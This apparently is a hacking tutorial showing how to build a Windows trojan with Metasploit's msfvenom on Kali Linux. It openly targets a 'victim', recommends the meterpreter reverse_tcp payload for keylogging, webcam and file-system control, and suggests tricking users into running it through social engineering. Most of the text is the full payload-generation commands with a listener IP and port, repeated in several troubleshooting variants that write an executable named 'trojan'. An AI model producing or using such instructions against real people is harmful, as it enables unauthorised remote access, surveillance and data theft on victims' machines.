# Creating TROJAN Virus in Kali linux

**Depending on the tools we use, we can have access to our victim’s files and system processes, including the ability to record keystrokes or take a screenshot through their webcam.**

## **Step 1: Update and Upgrade Kali Linux**

**we should be periodically updating Kali Linux. If you haven’t upgraded in a while or you just booted it up, now is a good time to update.**

**Enter following command to update your kali**


**sudo apt-get update**

**Next tipe in:**

**sudo apt-get upgrade**

This should update your system to the most recent version, ensuring that all the tools will work exactly as they should. Now we can begin.

## **Step 2: Open exploit software**



**In this article, we will be using the metasploit framework. Metasploit is a software that comes pre-installed on all Kali Linux machines that allows you to create custom payloads that will link back to your computer from the victim’s computer. In this case, the payload is our RAT. Using metasploit, a hacker can create a payload, save it to a file, and trick some unsuspecting user into clicking on it through social engineering.**


**Now open the terminal and write :**

**msfvenom**

**This will show a list of commands available to you in metasploit.**


**AND  
To see available payloads, type:**

**msfvenom -l payloads**



**This will list all available payloads for you to use. As you can see, there are a lot of them. If you want to see other options, you can type in any of the other options listed on screen. You can see options like formatting, platforms, encoders (which will be discussed later in this article), encryption keys, bad characters, and many others.**

### **Step 2.5: Fix any errors**



If you are getting error like Invalid option try following commands

* **Cd /root**

**To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:**

**cd /usr/share/metasploit-framework/**

**from the root directory. If you make a mistake, you can type in**

**cd . .**

**Now that we are in the metasploit-framework directory, type in**

**gem install bundler**

**to install bundler, then type in**


**bundle install**


**If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in**


**gem install bundler:[version number]**

**and then type in**

**gem update –system**







**Then we type:**

**Cd /root**

**To go back to the directory.**


## **Step 3: Choose our payload**

**Type in**

**msfvenom -l payloads**


**to see a list of payloads.**

We recommend using windows/meterpreter/reverse\_tcp. It allows you to keylog, sniff for data, and control the infected computer’s file system, microphone, and webcam. It is one of the most versatile, invasive, and devastating payloads in metasploit.



## **Step 4: Customize our payload**

**Now that we have our payload, we can check what options we have. Type: msfvenom –list-options -p [payload]**



**We see that LHOST is blank; this is where the exploit sends information from the infected device. In most cases, this will be your ip address.**

To find your ip address, type

**ifconfig**




**Our ip address is our LHOST parameter.**

## **Step 5: Generate the trojan**

**Now that we have our payload, ip address, and port number, we have all the information that we need. Type :**

**msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]**



If you get the error like permission denied try this:

**Use sudo (if you have root privileges):** If you have sudo privileges, you can try to run the command with sudo to grant the necessary permissions, type:

**sudo msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe > trojan**

**2) Change the directory to one where you have write permissions: If you don't want to use sudo or don't have the necessary privileges, change to a directory where you have write permissions, such as your home directory, type:**

**cd ~**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe > trojan**

**3) Set the correct permissions on the target directory: You can also change the permissions of the directory to allow writing. For example, if you want to write to /path/to/directory type:**

**chmod u+w /path/to/directory**

**cd /path/to/directory**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe > trojan**


**4) Check for restrictive umask settings: Ensure that your umask settings are not too restrictive. You can check your current umask with, type:**

**umask**

**A common umask value is 0022. If it is too restrictive, you can temporarily set it to a less restrictive value:**

**umask 0022**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe > trojan**



**And still if you are getting permission denied like above then go for this:**

1. **Check File Creation with Redirection (>): Sometimes, the permission denied error might be due to the redirection itself. Try creating a simple file with redirection to see if the problem persists type:**

**echo "test" > testfile**

**If you get a permission denied error here as well, it confirms that the issue is with file creation permissions.**

1. **Use tee for Output Redirection: You can use tee to write the output to a file, which might bypass some permission issues type:**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe | sudo tee trojan > /dev/null**

1. **Check Directory Permissions: Ensure that the directory you're trying to write to has the correct permissions type:**

**ls -ld $(pwd)**

1. **Create File in /tmp Directory: The /tmp directory is usually writable by all users. Try creating the file there,type:**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.247.128 LPORT=4444 -f exe > /tmp/trojan**

